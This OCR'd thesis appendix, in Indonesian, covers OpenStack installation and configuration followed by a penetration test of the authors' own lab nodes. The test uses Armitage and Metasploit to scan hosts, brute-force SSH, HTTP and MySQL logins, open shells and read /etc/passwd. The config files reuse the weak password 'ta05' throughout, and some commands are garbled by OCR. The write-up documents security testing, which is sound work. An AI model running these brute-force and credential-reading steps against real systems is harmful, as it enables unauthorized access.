```

Tambahkan *admin role* ke *neutron user.*

```
$ openstack role add –project service –user neutron admin
```

Create neutron service entity.

```
$ openstack service create –name neutron --description "OpenStack
Networking" network
```

Create networking service API endpoints.

```
$ openstack endpoint create –region RegionOne network public
http://controller:9696
```

Edit file */etc/neutron/metadata_agent.ini*

```
[DEFAULT]
auth_uri = http://172.35.42.40:5000
auth_url = http://172.35.42.40:35357
auth_region = RegionOne
auth_plugin = password
project_domain_id = default
user_domain_id = default
```

```
project_name = service
username = neutron
password = ta05
nova_metadata_ip = controller
metadata_proxy_shared_secret = ta05
verbose = True
```

Edit file */etc/nova/nova.conf*

```
[neutron]
url = http://172.35.42.40:9696
auth_url = http://172.35.42.40:35357
auth_plugin = password
project_domain_id = default
user_domain_id = default
region_name = RegionOne
project_name = service
username = neutron
password = ta05

service_metadata_proxy = True
metadata_proxy_shared_secret = ta05
```

Kemudian *populate database* yang telah dibuat pada langkah diatas.

```
#su –s /bin/sh –c "neutron-db-manage –config-file
/etc/neutron/neutron.conf--config-file
/etc/neutron/plugins/ml2/ml2_conf.ini upgrade head" neutron
```

Restart compute API service.

```
# service nova-api restart
```

Restart networking service.

```
# service neutron-server restart
# service neutron-plugin-linuxbridge-agent restart
# service neutron-dhcp-agent restart
#service neutron-metadata-agent restart
```

13. Pada *Network 1* : Untuk menyediakan jaringan.

    Install *neutron server*.

```
# apt-get install neutron-server neutron-plugin-ml2
neutron-plugin-linuxbridge-agent neutron-dhcp-agent
neutron-metadata-agent python-neutronclient conntrack
```

Kemudian melakukan konfigurasi server dengan mengedit file */etc/neutron/neutron.conf.*

```
[database]
core_plugin = ml2
service_plugins =
rpc_backend = rabbit
auth_strategy = keystone
notify_nova_on_port_status_changes = True
notify_nova_on_port_data_changes = True
nova_url = http://172.35.42.40:8774/v2
verbose = True

[oslo_messaging_rabbit]
rabbit_host = controller
rabbit_userid = openstack
rabbit_password = ta05

[keystone_authtoken]
auth_uri = http://172.35.42.40:5000
auth_url = http://172.35.42.40:35357
auth_plugin = password
project_domain_id = default
user_domain_id = default
project_name = service
username = neutron
password = ta05

[nova]
auth_url = http://172.35.42.40:35357
auth_plugin = password
project_domain_id = default
user_domain_id = default
region_name = RegionOne
project_name = service
username = nova
password = ta05
```

Mengedit file */etc/neutron/plugins/ml2/ml2_conf.ini* untuk konfigurasi *Modular layer 2 (ML2).*

```
[ml2]
type_drivers = flat,vlan
tenant_network_types =
mechanism_drivers = linuxbridge
extension_drivers = port_security

[ml2_type_flat]
flat_networks = public

[securitygroup]
enable_ipset = True
```

Melakukan konfigurasi DHCP agent dengan melakukan edit file */etc/neutron/dhcp_agent.ini.*

```
[DEFAULT]
interface_driver                                                =
neutron.agent.linux.interface.BridgeInterfaceDriver
dhcp_driver = neutron.agent.linux.dhcp.Dnsmasq
enable_isolated_metadata = True
verbose = True
```

14. Pada *Network 2 : Self-service Networks*

    Melakukan langkah-langkah seperti pada network 1. Kemudian melakukan konfigurasi untuk mengaktifkan *dnsmasq* dan mengedit file */etc/neutron/dnsmasq-neutron.conf* untuk mengaktifkan *DHCP MTU.*

15. Menginstal dan konfigurasi *service node compute*

```
# apt-get install neutron-plugin-linuxbridge-agent conntrack
```

Mengedit file seperti baris dibawah ini.

```
[DEFAULT]
core_plugin = ml2
service_plugins =
rpc_backend = rabbit
auth_strategy = keystone
notify_nova_on_port_status_changes = True
notify_nova_on_port_data_changes = True
nova_url = http://172.35.42.40:8774/v2
verbose = True
```

```
[oslo_messaging_rabbit]
rabbit_host = controller
rabbit_userid = openstack
rabbit_password = ta05

[keystone_authtoken]
auth_uri = http://172.35.42.40:5000
auth_url = http://172.35.42.40:35357
auth_plugin = password
project_domain_id = default
user_domain_id = default
project_name = service
username = neutron
password = ta05
```

Kemudian edit file /*etc/nova/nova.conf* untuk konfigurasi *compute* agar terhubung dengan jaringan.

```
[neutron]
url = http://172.35.42.40:9696
auth_url = http://172.35.42.40:35357
auth_plugin = password
project_domain_id = default
user_domain_id = default
region_name = RegionOne
project_name = service
username = neutron
password = ta05
```

Kemudian *restart compute service.*

```
# service nova-compute restart
```

Restart linux bridge.

```
# service neutron-plugin-linuxbridge-agent restart
```

16. Menambahkan *Dashboard*

```
# apt-get install openstack-dashboard
```

Edit file /etc/openstack-dashboard/local_settings.py

```
OPENSTACK_HOST = "172.35.42.40"
ALLOWED_HOSTS = ['*', ]
...
```

```
CACHES = {
         'default': {
             'BACKEND':
      'django.core.cache.backends.memcached.MemcachedCache',
             'LOCATION': '127.0.0.1:11211',
         }
      }
...
OPENSTACK_KEYSTONE_DEFAULT_ROLE = "user"
...
OPENSTACK_KEYSTONE_MULTIDOMAIN_SUPPORT = True
...
OPENSTACK_API_VERSIONS = {
    "identity": 3,
    "volume": 2,
...
OPENSTACK_NEUTRON_NETWORK = {
    'enable_router': False,
    'enable_quotas': False,
    #'enable_ipv6': True,
    'enable_distributed_router': False,
    'enable_ha_router': False,
    'enable_lb': False,
    'enable_firewall': False,
    'enable_vpn': False,
    'enable_fip_topology_check': False,
}
...
TIME_ZONE = "UTC"
```

Kemudian reload konfigurasi *web server.*

Lalu akses *dashboard* pada *web browser* pada : *172.35.42.40/horizon.*

17. Menambahkan *Service Block storage*

```
# apt-get install cinder-api cinder-schedulr python-cinderclient
```

Edit file */etc/cinder/cinder.conf*

```
[database]
connection = mysql+pymysql://cinder:ta05@controller/cinder


[DEFAULT]
```

```
...
auth_strategy = keystone
rpc_backend = rabbit
my_ip = 172.35.42.40
verbose = True

[oslo_concurency]
lock_path = /var/lib/cinder/tmp
```

Kemudian edit file */etc/nova/nova.conf* untuk mengkonfigurasi agar terhubung ke *Block Storage.*

```
[cinder]
os_region_name = RegionOne
```

Restart service Block storage.

```
Service nova-api restart
```

Restart service Block Storage

```
# service cinder-scheduler restart
# service cinder-api restart
```

18. Install dan konfigurasi *Node Storage*

    Menginstall paket *supporting utility.*

```
# apt-get install lvm2
```

    Membuat *LVM physical volume* pada */dev/sdb.*

```
# vgcreate cinder-volumes /dev/sdb
```

    Membuat grup *LVM volume* pada *cinder-volumes.*

```
# vgcreate cinder-volumes /dev/sdb
```

    Install paket *block storage.*

```
# apt-get install cinder-volume python-mysqldb
```

    Setelah paket *cinder* telah selesai di install, edit file */etc/cinder/cinder.conf* untuk konfigurasi seperti yang dilakukan pada *node compute* dan *node* yang lainnya.

19. Menambahkan *Service Object storage*

    Terlebih dahulu install dan konfigurasi *node swift.*

```
# apt-get install swift-proxy python-swiftclient --description
"OpenStack Object Storage" object-store
```

    Menambahkan *directory /etc/swift.*

Mendapatkan *proxy l*ayanan file konfigurasi dari repositori sumber objek penyimpanan.

```
# curl -o /etc/swift/proxy-server.conf
https://git.openstack.org/cgit/openstack/swift/plain/etc/proxy-
server.conf-sample?h=stable/liberty
```

Edit file */etc/swift/proxy-server.conf*

```
[DEFAULT]
...
bind_port = 8080
user = swift
swift_dir = /etc/swift

[pipeline]
pipeline = catch_errors gatekeeper healthcheck proxy-logging cache
container_sync bulk ratelimit authtoken keystoneauth container-
quotas account-quotas slo $

[app:proxy-server]
use = egg:swift#proxy
account_autocreate = true
[filter:keystoneauth]
use = egg:swift#keystoneauth
...
operator_roles = admin,swiftoperator

[filter:authtoken]
Paste.filter_factory                                              =
keystonemiddleware.auth_token:filter_factory
auth_uri = http://controller:5000
auth_url = http://controller:35357
auth_plugin = ta05
project_domain_id = default
user_domain_id = default
project_name = service
username = swift
password = ta05
delay_auth_decision = true
```

```
[filter:cache]
use = egg:swift#memcache
memcache_server = 127.0.0.1:11211
```

Install paket *supporting utility.*

```
# apt-get install xfsprogs rsync
```

Membuat struktur ditektori *mount.*

```
# mkdir –p /srv/node/sdb
# mkdir –p /srv/node/sdc
```

Mengedit file /*etc/fstab* dan menambahkan baris seperti dibawah ini.

```
/dev/mapper/ubuntu--vg-root / ext4 errors=remount-ro   0 1
/dev/mapper/ubuntu--vg-swap_1 none swap  sw            0 0
```

Edit file */etc/rsyncd.conf*

```
uid = swift
gid = swift
log file = /var/log/rsyncd.log
pid file = /var/run/rsyncd.pid
address = 172.35.42.46

[account]
max connections = 2
path = /srv/node/
read only = false
lock file = /var/lock/account.lock

[container]
max connections = 2
path = /srv/node/
read only = false
lock file = /var/lock/container.lock

[object]
max connections = 2
path = /srv/node/
read only = false
lock file = /var/lock/object.lock
```

Edit file */etc/swift/account-server.conf.*

```
[DEFAULT]
bind_ip = 172.35.42.46
bind_port = 6002
user = swift
swift_dir = /etc/swift
devices = /srv/node
mount_check = true

[pipeline:main]
pipeline = healthcheck recon account-server

[filer:recon]
use = egg:swift#recon
recon_cache_path = /var/cache/swift
```

Edit file */etc/swift/container-server.conf*

```
[DEFAULT]
bind_ip = 172.35.42.46
bind_port = 6000
user = swift
swift_dir = /etc/swift
devices = /srv/node
mount_check = true

[pipeline:main]
pipeline = healthcheck recon object-server

[filetr:recon]
use = egg:swift#recon
recon_cache_path = /var/cache/swift
recon_lock_path = /var/lock
```

20. Menambahkan *Service Orchestration.*

    Menginstal paket *heat-api.*

```
# apt-get install heat-api heat-api-cfn heat-engine Python-heatclinet
```

Lalu mengedit file */etc/heat/heat.conf* dan melakukan konfigurasi seperti pada *node* sebelumnya.

```
[database]

[DEFAULT]
rpc_backend = rabbit
[oslo_messaging_rabbit]
rabbit_host = controller
rabbit_userid = openstack
rabbit_password = ta05
…
stack_domain_admin = heat_domain_admin
stack_domain_admin_password = ta05
stack_user_domain_name = heat
verbose = True

[keystone_authtoken]
auth_uri = http://controller:5000
auth_url = http://controller:35357
auth_plugin = password
project_domain_id = default
user_domain_id = default
project_name = services
username = heat
password = ta05

[trustee]
auth_plugin = password
auth_url = http://controller:35357
username = heat
password = ta05
user_domain_id = default

[client_keystone]
auth_uri = http://controller:5000

[ec2authtoken]
auth_uri = http://controller:5000/v3
```

Restart service Orchestration.

```
# service heat-api restart
```

```
# service heat-api-cfn restart
# service heat-engine restart
```

21. **Menambahkan Service Telemetry**

Membuat *database.*

```
# mongo –host controller –eval
db = db.getSiblingDB(“ceilometer”);
db.adduser({user: “ceilometer”,
pwd: “ta05”;
roles: [“readwrite”, “dbAdmin” ]})’

MongoDB shell version sheel version: 2.4.x
connecting to: controller:27017/test
{
   “user” : “ceilometer”,
   “pwd” : “ta05”,
    “roles” : [
    “readWrite”,
    “dbAdmin”
    ],
    “_id” : ObjectID(“5489c2220d7fad1ba631dc3”)
}
```

Membuat *service entity ceilometer.*

```
$ openstack service create –name ceilometer --description
"Telemetry" metering
```

Membuat *API endpoints service Telemetry.*

```
$ openstack endpoint create –region RegionOne metering public
http://controller:8777
```

Menginstal paket *ceilometer.*

```
# apt-get install ceilometer-api ceilometer-collector ceilometer-
agent-central ceilometer-agent-notification ceilometer-alarm-
evaluator ceilometer-alarm-notifier python-ceilometerclient
```

Mengedit file */etc/ceilometer/ceilometer.conf* dan melakukan konfigurasi seperti langkah yang dilakukan pada *node* sebelumnya. Kemudian lakukan konfigurasi *image service* untuk menggunakan *Telemetry* yaitu dengan mengedit file */etc/glance/glance-api.conf* dan */etc/glance/glance-registry.conf.*

```
[DEFAULT]
……
notification_driver = messagingv2
rpc_backed = rabbit

[oslo_messaging_rabbit]
….
rabbit_host = controller
rabbit_userid = openstack
rabbit_password = ta05
```

Mengaktifkan *Compute Service Meters.*

- Install *ceilometer*.

```
# apt-get install ceilometer-agent-compute
```

- Edit file */etc/ceilometer/ceilometer.conf* untuk konfigurasi *RabbitMQ* akses message *queue*, akses *identity service*, *service credentials*, dan mengaktifkan verbose.

Mengkonfigurasi *compute* untuk menggunakan *Telemetry* dengan mengedit file */etc/nova/nova.conf* pada bagian [*DEFAULT*].

```
[DEFAULT]
….
instance_usage_audit = True
instance_usage_audit_period = hour
notify_on_state_change = vm_and_task_state
notification_driver = messagingv2
```

Mengaktifkan *Block Storage Meters.*

- Melakukan konfigurasi *cinder* untuk menggunakan *Telemetry* dengan mengedit file */etc/cinder/cinder.conf.*
- *Restart service Block Storage* pada *node controller*.
- *Restart service Block Storage* pada *node storage.*
- Menggunakan perintah *cinder-volume-usage-audit* pada *Block Storage* untuk mengambil *meters* dari *demand.*

Mengaktifkan *Object Storage meters.*

Menginstal paket *python-ceilometermiddleware*.

Konfigurasi *Object Storage* untuk menggunakan *Telemetry* dengan mengedit file /*etc/swift/proxy-server.conf*

```
[filter:keystoneauth]
operator_roles = admin,user,ResellerAdmin

[pipeline:main]
pipeline = catch_errors gatekeeper healthcheck proxy-logging cache
container_sync bulk ratelimit authtoken keystoneauth container-
quotas account-quotas slo $

[filter:ceilometer]
paste.filter_factory=ceilometermiddleware.swift:filter_factory
control_exchange = swift
url = rabbit://openstack:ta05@controller:5672/
driver = messagingv2
topic = notifications
log_level = WARN
```

22. Launch a Instance

Generate sebuah *public key* ke *compute service.*

```
$ ssh-keygen –q –N " "
$ nova keypair-add –pub-key ~/.ssh/id_rsa.pub mykey
```

Tambahkan verifikasi *key.*

```
$ nova keypair-list
```

Tambahkan *rule grup security.*

- *Permit ICMP (ping).*

  ```
  $ nova secgroup-add-rule default icmp -1 -1 0.0.0.0/0
  ```

- Pemit akses *secure shell* (SSH).


  ```
  $ nova secgroup-add-rule default tcp 22 22 0.0.0.0/0
  ```

- Memilih *network* 1 untuk *launch* jaringan publik dan jaringan *private*.
- Pada *block storage* dapat di *create* sebuah *volume* dan menambahkan *attach*.
- *Create* sebuah stack pada *launch instance.*

Lampiran 2


Langkah-langkah konfigurasi *tool armitage.*

1. Buka terminal, lalu ketik *Armitage* kemudian tekan *enter* untuk menjalankan *Armitage*-nya dan akan tampil seperti gambar berikut ini.



   Pilih *connect* untuk menghubungkan *Armitage.*

2. Kemudian jalankan *RPC server metasploit* dengan meng-*klik YES*.
3. Apabila pertama kali menggunakan *tool* ini, maka akan tampil pesan seperti gambar dibawah ini.



   Pesan *error* yang terdapat pada *box message* diatas terjadi karena *postgresql* belum berjalan. *Postgresql* berfungsi untuk menjalankan *tool Armitage*.


4. Untuk mengatasi *error* tersebut, jalankan perintah seperti gambar dibawah ini.

```
root@kali:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
```

5. *Restart* kembali *service metasploitnya*, seperti berikut ini.

```
root@kali:~# service metasploit restart
[ ok ] Stopping Metasploit worker: worker.
[ ok ] Stopping Metasploit web server: thin.
[ ok ] Stopping Metasploit rpc server: prosvc.
[ ok ] Starting Metasploit rpc server: prosvc.
[ ok ] Starting Metasploit web server: thin.
[ ok ] Starting Metasploit worker: worker.
```

6. Selanjutnya, jalankan kembali *Armitage* melalui terminal dan ikuti kembali langkah 1-2, setelah langkah tersebut selesai dilakukan maka *Armitage* siap untuk digunakan, dan tampilan dari *tool* tersebut akan tampak seperti pada gambar di bawah ini :



Lampiran 3

A. Tahap-tahap pengujian pada aspek *confidentiality* adalah sebagai berikut.

1. Ping *domain "ta05.com"* untuk mengetahui *IP address* yang digunakan oleh *domain* tersebut.
2. S*canning host* yang terdapat pada *range IP address* 172.35.42.0 – 172.35.42.255. *Scanning* dilakukan menggunakan *tool Armitage* dengan *klik hosts* lalu pilih *Nmap scan* dan pilih *Quick scan (OS Detect).* Tahap ini bertujuan untuk melakukan pencarian *host* sekaligus mendeteksi sistem operasi yang digunakan oleh *host* tersebut.
3. Kemudian *Armitage* akan melakukan proses *scanning* seperti pada gambar dibawah ini.

```
Nmap: Starting Nmap 6.46 (http://nmap.org) at 2018-06-09 12:00
EDT
Nmap: Nmap scan report for 172.35.1.1
Nmap: Host is up (0.0028s latency)
Nmap: Not shown 96 closed ports
Nmap: PORT  STATE SERVICE VERSION
Nmap: 22/tcp open ssh     cisco SSH 1.25 (protocol 1.99)
Nmap: 23/tcp open telnet  cisco router telnetd
Nmap: 88/tcp open http    cisco IOS http config
Nmap: 443/tcp ssl/http    cisco IOS http config
Nmap: MAC Address: 7c:69:F6:78:85:50 (cisco)
Nmap: OS details: cisco 836,890,1751,1841,2800 or 2900 (IOS...)
Nmap: Network Distance: 1 hop
Nmap: service info:OS: IOS: Device: router: CPE: cpe:/0:cisco..
Nmap: Nmap scan report for 172.35.40.2
Nmap: Host is up (0.00048s latency)
........
```

Pada hasil *scan* di atas dapat dilihat bahwa terdapat *host* serta *port* yang terbuka pada *host* tersebut.

4. Sebelum melanjutkan pengujian, pada berikut ini terdapat beberapa server atau *host* yang akan di uji yaitu :
   a. *Controller* *:* 172.35.42.40
   b. *Compute* *:* 172.35.42.42
   c. *Cinder* *:* 172.35.42.44

d. *Swift* *:* 172.35.42.46

5. Pengujian pertama kali dilakukan pada *host controller* dengan *IP* : 172.35.42.40, menggunakan *Nmap* untuk melihat *port* ynag terbuka.
6. Lakukan pengecekan serangan yang dapat dilakukan terhadap *host controller* melalui *port* yang terbuka tersebut, dengan cara klik kanan pada *host* kemudian pilih *services.* Kemudian akan muncul daftar *service* yang dapat dilakukan pada *host controller.*
7. Selanjutnya, klik kanan kembali pada *host controller* utuk melihat daftar serangan yang dapat dilakukan, seperti pada gambar dibawah ini. Lalu pilih *attack* dan *login* dan *pentester* akan melakukan *brute force* terhadap *host* melalui ketiga pilihan tersebut (*http, mysql,* dan *ssh*).
8. Serangan *brute force* pertama kali pada sisi *http* dengan *port* 80. Klik kanan pada *http.* Sebelum menggunakan *wordlist password* yang telah dibuat untuk menguji *host* tersebut, centang *Check all credentials*, kemudian *klik launch* sehingga proses serangan *brute force* akan dijalankan. Dan akan muncul hasil pengujian tersebut.
9. Selanjutnya, membuat *wordlist password* yang akan digunakan untuk menguji *host controller* seperti di bawah ini.

```
root@kali:~# cd /usr/share/Armitage
root@kali:/usr/share/armitage# nano wordlist.txt
```

Dengan isi daftar *wordlist password* yang telah dibuat sebelumnya oleh *pentester.*

10. Kemudian, *pentester* akan melakukan pengujian kembali dengan menggunakan *wordlist password* yang telah dibuat sebelumnya dengan menggunakan perintah dibawah ini.

```
mfs auxiliary(http_login) > set RPOT 80
RPOT => 80
msf auxiliary(http_login) > set DB_ALL_CREDS false
DB_ALL_CREDS => false
msf auxiliary(http_login) > set USERPASS_FILE
/usr/share/Armitage/wordlist.txt
USERPASS_FILE => /usr/share/Armitage/wordlist.txt
msf auxiliary(http_login) > set RHOSTS 172.35.42.40
RHOSTS => 172.35.42.40
```

```
msf auxiliary(http_login) > set REMOVE_USERPASS_FILE true
REMOVE_USERPASS_FILE => true
msf auxiliary(http_login) > set BLANK_PASSWORDS false
BLANK_PASSWORDS => false
msf auxiliary(http_login) > run -j
```

11. Kemudian akan muncul hasil penyerangan dengan menggunakan daftar *wordlist password.*

```
msf auxiliary(http_login) > set RPORT 80
RPORT => 80
msf auxiliary(http_login) > set DB_ALL_CREDS false
DB_ALL_CREDS => false
msf auxiliary(http_login) > set USERPASS_FILE
/usr/share/Armitage/wordlist.txt
USERPASS_FILE => /usr/share/Armitage/wordlist.txt
msf auxiliary(http_login) > set RHOSTs 172.35.42.40
RHOSTS => 172.35.42.40
msf auxiliary(http_login) > set REMOVE_USERPASS_FILE true
REMOVE_USERPASS_FILE => true
msf auxiliary(http_login) > set BLANK_PASSWORDS false
BLANK_PASSWORDS => false
msf auxiliary(http_login) > run -j
[*] Auxiliary module running as background job
[-] http://172.35.42.40:80 No URL found that aska for HTTP
authentication
[*] Scanned 1 of 1 hosts (100% complete)
```

Hasil yang didapat dari serangan *brute force* pada *http* dengan *port 80* adalah sama yaitu serangan *brute force* tetap gagal dilakukan dan dapat disimpulkan bahwa dari sisi *http (port 80)* tidak dapat dilakukan serangan *brute force.*

12. Serangan *brute force* pada sisi *mysql (port 3306).* Klik kanan pada *host* kemudian pilih *login,* lalu pilih *mysql.*
13. Kemudian lakukan penyerangan dengan menggunakan *wordlist* sebelumnya. Dan lakukan perintah berikut ini untuk menjalankan serangan.

```
msf auxiliary(mysql_login)  > set RPORT 3306
RPORT => 3306
msf auxiliary(mysql_login) > set USER_AS_PASS false
USER_AS_PASS => false
msf auxiliary(mysql_login) > set DB_ALL_CREDS false
```

```
DB_ALL_CREDS => false
msf auxiliary(mysql_login) > set USERPASS_FILE
/usr/share/Armitage/wordlist.text
USERPASS_FILE => /usr/share/Armitage/wordlist.txt
msf auxiliary(mysql_login) > set RHOST 172.35.42.40
RHOSTS => 172.35.42.40
msf auxiliary(mysql_login) > run -j
```

Dari serangan diatas terdapat hasil serangan setelah menjalankan penyerangan terhadap *node* tersebut dan didapatkan hasil bahwa tidak ada kecocokan dengan *username* dan *password mysql*. Dan didapatkan hasil bahwa serangan *brute force* pada sisi *mysql* (*port 3306*) tidak berhasil (gagal).

14. Kemudian melakukan serangan pada *ssh* (*port 22*), lakukan seperti langkah sebelumnya, klik kanan pada *host*, pilih *login*, dan klik *ssh.*
15. Selanjutnya, lakukan serangan *brute force* dengan menggunakan *wordlist password* yang telah dibuat sebelumnya.

```
msf auxiliary(ssh_login) > set RPORT 22
RPORT => 22
msf auxiliary(ssh_login) > set USER_AS_PASS false
USER_AS_PASS => false
msf auxiliary(ssh_login) > set DB_ALL_CREDS false
DB_ALL_CREDS => false
msf auxiliary(ssh_login) > set USERPASS_FILE
/usr/share/Armitage/wordlist.txt
USERPASS_FILE => /usr/share/Armitage/wordlist.txt
msf auxiliary(ssh_login) > set RHOSTS 172.35.42.40
RHOSTS => 172.35.42.40
msf auxiliary(ssh_login) > run -j
```

Dari hasil serangan diatas ditemukan *username* dan *password* yang sama yaitu ”ta05”

16. Kemudian *login* menggunakan *username* dan *password* ”ta05” menggunakan sistem *tool Armitage.*
17. Pilih *interact* untuk dapat masuk ke dalam *session* serangan.
18. Untuk mendapatkan *password* dari *openstack*, lakukan eksplorasi pada *node controller*. *Node controller* merupakan *node* yang menghubungkan semua *node* yang membangun *openstack.*

19. Untuk melihat *password* dari *openstack,* lalu buka direktori /etc. lalu ketik perintah *"ls"* untuk melihat daftar file pada direktori.
20. Kemudian jalankan perintah *"cat passwd"* untuk melihat isi file *password.*
21. Selanjutnya, melakukan pengujian pada *node compute* dengan IP *address* 172.35.42.42 menggunakan serangan dan langkah yang sama serta *wordlist* yang digunakan yang digunakan sebelumnya.
22. Klik kanan pada *host,* pilih *scan* dan tunggu proses selesai.
23. Setelah proses *scanning* selesai, klik kanan pada *host* dan pilih *service* untuk melihat *port* yang digunakan. Dari langkah ini didapat bahwa terdapat 2 *port* yang digunakan yaitu *port 22* untuk *ssh* dan *port 5900* untuk *vnc*.
24. Kemudian lakukan pengujian dengan serangan *brute force* dengan klik kanan pada *host,* kemudian *login.* Pertama lakukan serangan pada *ssh.*
25. Serangan akan berjalan pada *node compute.* Setelah proses penyerangan selesai, *pentester* dapat menemukan daftar *username* dan *password* yaitu *"ta05".*
26. Ketika serangan dilakukan, *tool Armitage* akan melakukan uji coba menggunakan *wordlist* yang digunakan untuk masuk ke dalam sistem, ketika *wordlist* sesuai maka serangan langsung dicoba ke sistem, sehingga dapat langsung *login* ke sistem.
27. untuk memastikan sudah berhasil masuk ke system, klik kanan, lalu pilih *shell* lalu *double klik interact.*
28. Setelah selesai malakukan langkah diatas ketik perintah dibawah ini.

```
$ pwd
/home/ta05
$ cat /etc/hostname
Compute
```

Dari langkah yang dilakukan disimpulkan bahwa terdapat celah keamanan pada *port 22 (ssh).*

29. Kemudian lakukan pengujian pada *port 5900 (vnc),* lakukan langkah yang sama dengan langkah yang sebelumnya tetapi serangan yang dilakukan pada *vnc.*
    Dan didapatkan hasil bahwa serangan pada *vnc* tidak berhasil karena *wordlist* yang dibuat tidak sesuai dengan autentikasi dari sistem
30. Selanjutnya, lakukan pengujian pada *node cinder* dengan langkah yang sama. Klik kanan pada *host,* lalu *double klik scan* sehingga didapatkan hasil bahwa

tool Armitage sedang mencari *port* yang digunakan. Dan didapatkan informasi *port* yang digunakan oleh sistem. Serangan *brute force* hanya dapat dilakukan pada *port 22.*

31. Klik kanan pada *host,* lalu pilih *ssh*. Kemudian jalankan perintah dibawah ini untuk menjalankan serangan. Maka *tool* akan mencari *username* dan *password* yang sesuai untuk *login* ke *cinder.*
32. Setelah serangan selesai dijalankan maka didapatkan hasil berupa *username* dan *password* yang digunakan *cinder* yaitu *"ta05".*
33. Menggunakan *tool Armitage,* penguji akan masuk ke dalam sistem. Setelah berada dalam sistem klik kanan pada *host,* klik *shell,* dan pilih *interact* untuk mengetahui informasi dari *host* yang berhasil diuji.
34. Kemudian jalankan perintah *pwd* dan lihat ditektori */etc/hostname* untuk mengetahui informasi dari *host.* Dan didapatkan hasil bahwa pada *node cinder* masih memiliki celah keamanan paad sisi *ssh.*
35. Selanjutnya lakukan pengujian pada *node swift.* Dan lakukan langkah yang sama dengan langkah yang sebelumnya. Klik kanan pada *host,* lalu *double klik scan.*
36. Kemudian lakukan serangan dengan mengklik kanan pada *host,* lalu *double klik service.* Dan didapatkan hasil bahwa serangan *brute force* dapat dilakukan melalui *port 22* dan *port 8080 (http).*
37. Lakukan pengujian melalui *ssh* dengan mengklik kanan pada *host,* lalu pilih *login,* dan *double klik ssh.* Dan jalankan perintah dibawah ini untuk menjalankan serangan *brute force.*

```
msf auxiliary(ssh_login) > set RPORT 22
RPORT => 22
msf auxiliary(ssh_login) > set RHOST 172.35.42.47
RHOST => 172.35.42.47
msf           auxiliary(ssh_login)>set           USERPASS_FILE
/usr/share/Armitage/wordlist.txt
USERPASS_FILE => /usr/share/Armitage/wordlist.txt
msf auxiliary(ssh_login) > run -j
```


38. Setelah serangan *brute force* dijalankan maka didapatkan *username* dan *password* yaitu *"ta05".*

39. Selanjutnya, lakukan pengujian pada *IP address : 172.35.42..107* dan lakukan langkah yang sama pada *node* sebelumnya.
40. Untuk melihat informasi *port* yang digunakan, klik kanan *host*, lalu *double klik service* dan akan ditampilkan daftar *port* yang dapat digunakan oleh target.
41. Pertama, uji sistem melalui *port* HTTP.
